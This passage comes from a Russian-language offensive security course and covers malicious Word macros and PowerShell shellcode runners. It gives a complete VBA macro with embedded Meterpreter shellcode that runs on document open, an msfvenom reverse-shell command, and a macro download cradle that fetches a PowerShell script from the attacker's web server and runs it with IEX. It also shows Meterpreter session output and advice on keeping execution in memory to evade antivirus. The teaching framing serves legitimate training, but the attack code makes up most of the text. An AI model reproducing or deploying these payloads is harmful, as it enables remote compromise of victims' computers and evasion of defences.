    StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long,
    ByRef ThreadId As Long) As LongPtr
```

Листинг 48 - Оператор Declare для CreateThread

Объявив функцию, теперь мы можем вызвать её. Эта строка довольно проста: в ней есть только одна переменная для начального адреса нашего буфера шеллкода.

```
res = CreateThread(0, 0, addr, 0, 0, 0)
```

Листинг 49 - Оператор вызова CreateThread

Теперь мы можем собрать весь макрос VBA вместе, как показано в листинге 50. Вкратце: мы начинаем с объявления функций для трёх Win32 API. Затем мы объявляем пять переменных, включая переменную для нашего массива Meterpreter, и используем `VirtualAlloc`, чтобы создать пространство для нашего шеллкода. Далее мы используем `RtlMoveMemory`, чтобы поместить наш код в память с помощью цикла `For`. Наконец, мы используем `CreateThread`, чтобы выполнить наш шеллкод.

```
Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal SecurityAttributes As Long, ByVal
    StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long,
    ByRef ThreadId As Long) As LongPtr

Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As LongPtr, ByVal dwSize As
    Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr

Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource
    As Any, ByVal lLength As Long) As LongPtr

Function MyMacro()
    Dim buf As Variant
    Dim addr As LongPtr
    Dim counter As Long
    Dim data As Long
    Dim res As Long

    buf = Array(232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139, 82, 20, 139,
    114, 40, 15, 183, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, 242, 82, 87,
    139, 82, 16, 139, 74, 60, 139, 76, 17, 120, 227, 72, 1, 209, 81, 139, 89, 32, 1, 211, 139, 73, 24, 227,
    58, 73, 139, 52, 139, 1, 214, 49, 255, 172, 193, _
...
49, 57, 50, 46, 49, 54, 56, 46, 49, 55, 54, 46, 49, 52, 50, 0, 187, 224, 29, 42, 10, 104, 166, 149, 189, 157,
    255, 213, 60, 6, 124, 10, 128, 251, 224, 117, 5, 187, 71, 19, 114, 111, 106, 0, 83, 255, 213)

    addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)

    For counter = LBound(buf) To UBound(buf)
        data = buf(counter)
        res = RtlMoveMemory(addr + counter, data, 1)
    Next counter

    res = CreateThread(0, 0, addr, 0, 0, 0)
End Function
```

```
Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub
```

Листинг 50 - Полный VBA-скрипт для выполнения поэтапной полезной нагрузки Meterpreter в памяти

При выполнении наш загрузчик шеллкода подключается обратно к оболочке Meterpreter и открывает обратную оболочку, как и ожидалось, полностью в памяти.

> **Примечание.** Чтобы это работало ожидаемым образом, требуется соответствующий 32-битный `multi/handler` в Metasploit с `EXITFUNC`, установленным в `thread`, и совпадающими IP и номером порта.

Этот подход является достаточно малозаметным. Наш шеллкод находится в памяти, и на машине жертвы нет вредоносного исполняемого файла. Однако основной недостаток заключается в том, что когда жертва закрывает Word, наша оболочка завершится. В следующем разделе мы снова обратимся к силе PowerShell, чтобы преодолеть этот недостаток.

> **Примечание.** Хотя модуль Metasploit AutoMigrate решает эту задачу, мы рассмотрим альтернативный подход.

#### 3.4.2.1 Упражнение

1. Воссоздайте загрузчик шеллкода из этого раздела.

## 3.5 Загрузчик шеллкода на PowerShell

Хотя у нас есть рабочий эксплойт, его можно улучшить. Во-первых, документ содержит встроенный шеллкод Meterpreter первого этапа и сохраняется на жёсткий диск, где его может обнаружить антивирус. Во-вторых, VBA-версия нашей атаки выполняла шеллкод напрямую в памяти процесса Word. Если жертва закроет Word, мы потеряем нашу оболочку.

В этом разделе мы немного изменим тактику. Сначала мы укажем макросу скачать PowerShell-скрипт, который содержит наш поэтапный шеллкод, с нашего веб-сервера и запустить его в памяти. Это улучшение по сравнению с предыдущей версией, где шеллкод был встроен в макрос внутри вредоносного документа. Затем мы запустим PowerShell-скрипт как дочерний процесс Microsoft Word. При конфигурации по умолчанию дочерний процесс не завершится, когда Microsoft Word будет закрыт, и оболочка продолжит работать.

Чтобы сделать это, мы используем метод `downloadString`[78] класса `WebClient`, чтобы скачать PowerShell-скрипт напрямую в память и выполнить его с помощью командлета `Invoke-Expression`.[79] Мы можем повторно использовать те же Windows API для выполнения шеллкода. Однако нам нужно перевести синтаксис из VBA в PowerShell. Это означает, что нам нужно потратить немного времени на обсуждение основ вызова Win32 API из PowerShell.

### 3.5.1 Вызов Win32 API из PowerShell

PowerShell не может нативно взаимодействовать с Win32 API, но благодаря возможностям .NET Framework мы можем использовать C# в нашей PowerShell-сессии. В C# мы можем объявлять и импортировать Win32 API с помощью класса `DllImportAttribute`.[80] Это позволяет нам вызывать функции в неуправляемых динамически подключаемых библиотеках. Как и с VBA, мы должны перевести типы данных C в типы данных C#. Мы можем легко сделать это с помощью Microsoft Platform Invocation Services, обычно известных как P/Invoke.[81]

P/Invoke API содержатся в пространствах имён `System`[82] и `System.Runtime.InteropServices`[83] и должны быть импортированы через директиву `using`.[84] Самый простой способ начать с P/Invoke - использовать сайт `www.pinvoke.net`, где документированы переводы самых распространённых Win32 API.

Например, рассмотрим синтаксис `MessageBox` из `User32.dll`, показанный ниже.

```
int MessageBox(
  HWND    hWnd,
  LPCTSTR lpText,
  LPCTSTR lpCaption,
  UINT    uType
);
```

Листинг 51 - Прототип функции C для MessageBox

Давайте "переведём" это в сигнатуру метода C#. Сигнатура метода - это уникальный способ идентификации для компилятора C#. Сигнатура состоит из имени метода, возвращаемого типа, а также типа и вида каждого формального параметра: значения, ссылки или выходного параметра.

Чтобы "перевести" это, мы можем либо выполнить поиск на сайте `www.pinvoke.net`, либо просто воспользоваться Google с запросом `pinvoke User32 messagebox`. Первый результат ведёт к C#-сигнатуре для этого вызова:

```
[DllImport("user32.dll", SetLastError = true, CharSet= CharSet.Auto)]
public static extern int MessageBox(int hWnd, String text, String caption, uint type);
```

Листинг 52 - Оператор C# DllImport для MessageBox

Чтобы использовать это, нам нужно добавить немного кода для импорта пространств имён `System` и `System.Runtime.InteropServices`, содержащих P/Invoke API. Затем мы создадим C#-класс (`User32`), который импортирует сигнатуру `MessageBox` с помощью `DllImport`. Этот класс позволит нам взаимодействовать с Windows API.

```
using System;
using System.Runtime.InteropServices;

public class User32
{
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int MessageBox(IntPtr hWnd, String text,
        String caption, int options);
}
```

Листинг 53 - Оператор C# DllImport для MessageBox

> **Примечание.** Имя класса, в нашем случае `User32`, произвольно, и можно выбрать любое.

Теперь, когда у нас есть C#-импорт и перевод P/Invoke, нам нужно вызвать его из PowerShell с помощью ключевого слова `Add-Type`.[85] Указание `Add-Type` в PowerShell заставит .NET Framework скомпилировать и создать объект, содержащий структуры, значения, функции или код внутри оператора `Add-Type`. Проще говоря, `Add-Type` использует .NET Framework, чтобы скомпилировать C#-код, содержащий объявления Win32 API.

Полный оператор `Add-Type` показан в листинге 54.

```
$User32 = @"
using System;
using System.Runtime.InteropServices;

public class User32
{
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int MessageBox(IntPtr hWnd, String text,
        String caption, int options);
}
"@

Add-Type $User32
```

Листинг 54 - Оператор PowerShell Add-Type для импорта MessageBox

Сначала обратите внимание, что PowerShell использует либо новую строку, либо точку с запятой, чтобы обозначить конец оператора. Ключевое слово `@` объявляет Here-Strings,[86] которые являются простым способом объявлять блоки текста. Вкратце, код сначала создаёт переменную `$User32` и задаёт её равной блоку текста. Внутри этого блока текста мы указываем программе использовать `System` и `System.Runtime.InteropServices`. Затем мы импортируем API `MessageBox` из DLL `user32` и наконец используем `Add-Type`, чтобы скомпилировать C#-код, содержащийся в переменной `$User32`.

Наш код почти готов. Теперь нам нужно просто выполнить сам API. Это можно сделать через созданный .NET-объект `User32`, как показано ниже. Здесь мы указываем программе вызвать `MessageBox` и показать диалоговое окно с текстом `This is an alert`:

```
[User32]::MessageBox(0, "This is an alert", "MyBox", 0)
```

Листинг 55 - Вызов Win32 API MessageBox из PowerShell

На этом этапе наш код выглядит так:

```
$User32 = @"
using System;
using System.Runtime.InteropServices;

public class User32
{
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int MessageBox(IntPtr hWnd, String text,
        String caption, int options);
}
"@

Add-Type $User32

[User32]::MessageBox(0, "This is an alert", "MyBox", 0)
```

Листинг 56 - Полный код, вызывающий Win32 API MessageBox из PowerShell

Этот код должен вызвать `MessageBox` из PowerShell. Помните, что наша версия Word из Microsoft Office 2016 является 32-битным процессом, что означает, что PowerShell также запустится как 32-битный процесс. Чтобы правильно сымитировать и протестировать этот сценарий, нам следует использовать 32-битную версию PowerShell ISE, расположенную по адресу:

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise.exe
```

Листинг 57 - Путь к 32-битной версии PowerShell ISE

Когда код выполняется, мы получаем окно сообщения, как показано на рисунке 23.




Рисунок 23 - Вызов MessageBox из PowerShell

Это работает достаточно хорошо и демонстрирует, что, хотя PowerShell не может нативно использовать Win32 API, `Add-Type` может вызывать их через P/Invoke. В следующем разделе мы используем похожую технику, чтобы реализовать наш VBA-загрузчик шеллкода в PowerShell.

#### 3.5.1.1 Упражнения

1. Импортируйте и вызовите `MessageBox` с помощью `Add-Type`, как показано в этом разделе.
2. Примените те же техники для вызова Win32 API `GetUserName`.

### 3.5.2 Перенос загрузчика шеллкода в PowerShell

Концепция переноса нашей техники загрузчика шеллкода из VBA в PowerShell не так сложна. Мы можем сделать это, повторно используя теорию из нашего VBA-загрузчика шеллкода. Мы уже знаем три шага, которые нужно выполнить. Сначала мы выделяем исполняемую память с помощью `VirtualAlloc`. Затем копируем наш шеллкод в только что выделенную область памяти. Наконец, выполняем его с помощью `CreateThread`.

В VBA-коде мы использовали `RtlMoveMemory`, чтобы скопировать шеллкод, но в PowerShell мы можем использовать .NET-метод `Copy`[87] из пространства имён `System.Runtime.InteropServices.Marshal`. Это позволяет копировать данные из управляемого массива в указатель неуправляемой памяти.

Мы используем P/Invoke, найденный через поиск на `www.pinvoke.net`, чтобы перевести аргументы `VirtualAlloc` и `CreateThread`, создав следующий оператор `Add-Type`.

```
$Kernel32 = @"
using System;
using System.Runtime.InteropServices;

public class Kernel32
{
    [DllImport("kernel32")]
```

```
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
    flProtect);
    [DllImport("kernel32", CharSet=CharSet.Ansi)]
    public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
    lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
}
"@

Add-Type $Kernel32
```

Листинг 58 - Использование P/Invoke и Add-Type для импорта VirtualAlloc и CreateThread

Обратите внимание, что мы использовали Here-Strings, чтобы назначить блок текста переменной `$Kernel32`. Мы также создали операторы импорта в открытом классе `Kernel32`, чтобы позже ссылаться на него и компилировать его.

Далее мы должны предоставить требуемый шеллкод, который снова сгенерируем с помощью `msfvenom`. На этот раз мы используем формат вывода `ps1`:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 EXITFUNC=thread -f
    ps1
...
Payload size: 480 bytes
Final size of ps1 file: 2356 bytes
[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89...
```

Листинг 59 - Создание шеллкода в формате ps1

Теперь, когда шеллкод сгенерирован, мы можем скопировать переменную `$buf` и добавить её в наш код. Мы также начнём задавать аргументы API, как показано в листинге 60.

```
[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60...

$size = $buf.Length

[IntPtr]$addr = [Kernel32]::VirtualAlloc(0,$size,0x3000,0x40);

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr, $size)

$thandle=[Kernel32]::CreateThread(0,0,$addr,0,0,0);
```

Листинг 60 - Загрузчик шеллкода в PowerShell

Мы вызвали импортированный `VirtualAlloc` с теми же аргументами, что и раньше. Они включают `0`, чтобы позволить API выбрать адрес выделения, определённый размер шеллкода, а также шестнадцатеричные числа `0x3000` и `0x40`, чтобы корректно настроить выделение памяти и защиты. Мы использовали .NET-метод `Copy`, чтобы скопировать шеллкод, передав управляемый массив шеллкода, смещение `0`, указывающее начало буфера, адрес неуправляемого буфера и размер шеллкода. Наконец, мы вызвали `CreateThread`, передав начальный адрес. Если мы запустим этот код из PowerShell ISE, мы получим обратную оболочку. Отлично.

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x86 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

Листинг 61 - Multi/handler принимает шеллкод Meterpreter, выполненный PowerShell

Теперь нам нужно запустить это из макроса Word. Однако мы не будем просто встраивать PowerShell-код в VBA. Вместо этого мы создадим загрузочную команду, которая скачает наш код в память и выполнит его. Код для загрузочной команды показан ниже:

```
Sub MyMacro()
    Dim str As String
    str = "powershell (New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/run.ps1') |
    IEX"
    Shell str, vbHide
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub
```

Листинг 62 - VBA-код вызывает загрузочную команду PowerShell, которая выполняет загрузчик шеллкода

Сначала мы объявили строковую переменную, содержащую вызов загрузочной команды PowerShell через класс `Net.WebClient`. Когда PowerShell-скрипт скачан в память как строка, он затем выполняется с помощью `Invoke-Expression` (`IEX`). Всё это выполнение кода запускается командой `Shell`. Обратите внимание, что загрузочная команда ссылается на `run.ps1` в веб-корне нашей Kali-машины.

Чтобы выполнить наш код, мы сначала копируем PowerShell-загрузчик шеллкода в файл `run.ps1` на нашем веб-сервере Apache в Kali. Затем мы открываем Microsoft Word, вставляем VBA-код из листинга 62 в наш макрос и выполняем его. Однако мы не получаем оболочку в нашем `multi/handler`. Попробуем разобраться.

Сначала мы видим, что макрос выполняется, потому что логи Apache нашей Kali-машины показывают GET-запрос для загрузчика шеллкода, как показано в листинге 63.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.11 - - [08/Jun/2020:05:21:22 -0400] "GET /run.ps1 HTTP/1.1" 200 4202 "-" "-"
```

Листинг 63 - Журнал доступа Apache показывает, что наш скрипт run.ps1 был получен

На стороне Windows, если мы используем Process Explorer и действуем быстро, мы можем заметить, что процесс PowerShell создаётся, но затем быстро завершается. Причина этого довольно проста. Наш предыдущий загрузчик шеллкода на VBA продолжал выполняться, потому что мы никогда не завершали его родительский процесс, то есть Word. Однако в этой версии наша оболочка завершается сразу после завершения родительского процесса PowerShell. По сути, оболочка завершается ещё до того, как успевает начаться.

Чтобы решить это, мы должны указать PowerShell задержать завершение, пока наша оболочка полностью не отработает. Мы используем Win32 API `WaitForSingleObject`[88], чтобы приостановить сценарий и дать Meterpreter завершить работу. Мы обновим сценарий загрузчика шеллкода PowerShell, чтобы импортировать `WaitForSingleObject` с помощью P/Invoke и `Add-Type`, а затем вызвать его, как показано в выделенных разделах листинга 64:

```
$Kernel32 = @"
using System;
using System.Runtime.InteropServices;

public class Kernel32
{
    [DllImport("kernel32")]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
        uint flAllocationType, uint flProtect);

    [DllImport("kernel32", CharSet=CharSet.Ansi)]
    public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
```

```
        uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter,
            uint dwCreationFlags, IntPtr lpThreadId);

    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern UInt32 WaitForSingleObject(IntPtr hHandle,
        UInt32 dwMilliseconds);
}
"@

Add-Type $Kernel32
...

[Kernel32]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")
```

Листинг 64 - Импорт WaitForSingleObject и его вызов, чтобы не дать PowerShell завершиться

Обсудим это добавление. При вызове `CreateThread` возвращается дескриптор только что созданного потока. Мы передали этот дескриптор в `WaitForSingleObject` вместе со временем ожидания завершения этого потока. В этом случае мы указали `0xFFFFFFFF`, что заставит программу ждать бесконечно или до выхода из нашей оболочки. Обратите внимание, что мы явно привели это значение к беззнаковому целому числу с помощью статического типа .NET `[uint32]`, потому что PowerShell использует только знаковые целые числа.

Мы снова использовали Here-Strings, чтобы назначить блок текста переменной `$Kernel32`. Внутри нашего класса мы импортировали три Windows API. Затем мы использовали `Add-Type`, чтобы скомпилировать открытый класс `Kernel32`, который вызывали при использовании API. Это добавление должно остановить преждевременное завершение PowerShell.

Теперь мы можем обновить загрузчик шеллкода PowerShell, размещённый на нашем веб-сервере Kali Linux, и повторно запустить код VBA. Это должно привести к обратной оболочке Meterpreter. Отлично.

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

Листинг 65 - Обратная оболочка Meterpreter из PowerShell внутри макроса VBA не завершается

Мы также можем наблюдать процесс PowerShell, работающий как дочерний процесс Word (рисунок 24).




Рисунок 24 - PowerShell как дочерний процесс, запускающий шеллкод Meterpreter

В этом разделе мы создали загрузчик шеллкода на PowerShell. Мы использовали код VBA в нашем макросе Word, чтобы скачать и выполнить этот сценарий с веб-сервера Kali. Это фактически вынесло нашу полезную нагрузку из документа Word, и похоже, что код выполняется полностью в памяти, что должно помочь обходить обнаружение.

#### 3.5.2.1 Упражнения

1. Повторите загрузчик шеллкода PowerShell, использованный в этом разделе.
2. Можно ли использовать другое расширение файла, например `.txt`, для файла `run.ps1`?

## 3.6 Удерживаем PowerShell в памяти

Поскольку наши загрузчики шеллкода на VBA и PowerShell не пишут на диск, кажется безопасным предположить, что они полностью выполняются из памяти. Однако PowerShell и .NET Framework оставляют артефакты на жёстком диске, которые могут обнаружить антивирусные программы. В этом разделе мы исследуем эти артефакты и используем технику рефлексии[89] из .NET Framework, чтобы избежать их создания. Но сначала обсудим, как именно создаются эти артефакты.

### 3.6.1 Компиляция Add-Type

Как мы обсуждали ранее, ключевое слово `Add-Type` позволяет использовать .NET Framework для компиляции кода C#, содержащего объявления Win32 API, а затем вызывать их. Этот процесс компиляции выполняется Visual C# Command-Line Compiler, или `csc`.[90] Во время этого процесса и исходный код C#, и скомпилированная сборка C# временно записываются на диск.

Продемонстрируем это на нашем предыдущем примере PowerShell с `MessageBox`. Мы используем Process Monitor[91] из SysInternals, чтобы отслеживать операции записи файлов.

> **Примечание.** Обратите внимание, что Process Monitor и Process Explorer - это два разных инструмента из SysInternals Suite.

Чтобы начать мониторинг операций записи файлов, сначала нужно открыть Process Monitor и перейти в Filter > Filter. В новом диалоговом окне мы можем создать правила фильтрации. На рисунке 25 показан фильтр для операций записи файлов процессом `powershell_ise.exe`.




Рисунок 25 - Создание фильтра в Process Monitor

Мы нажмём Add и Apply для фильтра и очистим старые события, нажав `C+x`. Затем мы откроем 32-битную версию PowerShell ISE и запустим код для запуска `MessageBox`, который показан в листинге 66.

```
$User32 = @"
using System;
using System.Runtime.InteropServices;

public class User32
{
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int MessageBox(IntPtr hWnd, String text, String caption, int options);
}
"@

Add-Type $User32

[User32]::MessageBox(0, "This is an alert", "MyBox", 0)
```

Листинг 66 - Код PowerShell для MessageBox с использованием Add-Type

Рассмотрим результаты. После выполнения кода PowerShell Process Monitor перечисляет множество событий, включая операции `CreateFile`, `WriteFile` и `CloseFile`, как показано на рисунке 26.




Рисунок 26 - Вывод Process Monitor, показывающий файловые операции

Эти вызовы API используются для файловых операций, и имена файлов, использованные в операциях, включая `rtylilrr.0.cs` и `rtylilrr.dll`, особенно интересны. Хотя само имя файла сгенерировано случайно, расширения файлов указывают, что и исходный код C#, и скомпилированный код были записаны на жёсткий диск.

Если наше подозрение верно, то сборка `rtylilrr.dll` должна быть загружена в процесс PowerShell ISE. Мы можем перечислить загруженные сборки с помощью метода `GetAssemblies`[92] объекта `CurrentDomain`.[93] Этот метод вызывается через статический класс `AppDomain`[94] с использованием формата из раздела 6, как показано в листинге 67.

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0> [appdomain]::currentdomain.getassemblies() | Sort-Object -
    Property fullname | Format-Table fullname

FullName
--------
0bhoygtr, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
Accessibility, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
MetadataViewProxies_092d3241-fb3c-4624-9291-72685e354ea4, Version=0.0.0.0, Culture=neutral,
    PublicKeyToken=null
Microsoft.GeneratedCode, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
...
PresentationFramework-SystemXml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
qdrje0cy, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
r1b1e3au, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
rtylilrr, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
...
```

Листинг 67 - Сборки, загруженные в процесс PowerShell ISE

Мы улучшили читаемость вывода, передав его через командлет `Sort-Object`[95], который отсортировал его по имени, переданному параметру `-Property`. Наконец, мы передали результат сортировки в командлет `Format-Table`, чтобы вывести данные в виде таблицы. Как показано в списке загруженных сборок, файл `rtylilrr` действительно загружен в процесс.

Наше исследование показывает, что PowerShell записывает файл исходного кода C# (`.cs`) на жёсткий диск, компилирует его в сборку (`.dll`), а затем загружает в процесс. Код `Add-Type`, вероятно, будет отмечен антивирусом на конечной системе, что остановит нашу атаку. Нам нужно перестроить загрузчик шеллкода PowerShell, чтобы избежать этого.

#### 3.6.1.1 Упражнения

1. Выполните код PowerShell `Add-Type MessageBox` и зафиксируйте исходный код и сборку, записываемые на диск.
2. Записывает ли текущий загрузчик шеллкода PowerShell файлы на диск?

### 3.6.2 Использование UnsafeNativeMethods

Попробуем улучшить наш загрузчик шеллкода. Он выполнял три основных шага, связанных с Win32 API: находил функцию, указывал типы данных аргументов и вызывал функцию. Сначала сосредоточимся на техниках, которые мы использовали для поиска функций.

Существует два основных способа находить функции в неуправляемых динамически подключаемых библиотеках. Наша исходная техника полагалась на ключевые слова `Add-Type` и `DllImport` или ключевое слово `Declare` в VBA. Однако `Add-Type` вызывает компилятор `csc`, который пишет на диск. Мы должны избежать этого, если хотим работать полностью в памяти.

В качестве альтернативы мы можем использовать технику, известную как динамический поиск, которая часто применяется в низкоуровневых языках вроде C. Выбрав этот путь, мы надеемся создать сборку .NET в памяти вместо записи кода и его компиляции. Это потребует значительно больше работы, но эту технику ценно понимать.

Для выполнения динамического поиска адресов функций операционная система предоставляет два специальных Win32 API: `GetModuleHandle`[96] и `GetProcAddress`.[97] `GetModuleHandle` получает дескриптор указанной DLL, который фактически является адресом DLL в памяти. Чтобы найти адрес конкретной функции, мы передадим дескриптор DLL и имя функции в `GetProcAddress`, который вернет адрес функции.

Мы можем использовать эти функции для поиска любого API, но должны вызвать их без использования `Add-Type`. Поскольку мы не можем создавать новые сборки, попробуем найти существующие сборки, которые можно использовать повторно. Мы используем код в листинге 68, чтобы найти сборки, соответствующие нашим критериям.

```
$Assemblies = [AppDomain]::CurrentDomain.GetAssemblies()

$Assemblies |
  ForEach-Object {
    $_.GetTypes()|
      ForEach-Object {
          $_ | Get-Member -Static| Where-Object {
            $_.TypeName.Contains('Unsafe')
          }
      } 2> $null
    }
```

Листинг 68 - Код для перечисления и разбора функций в загруженных сборках

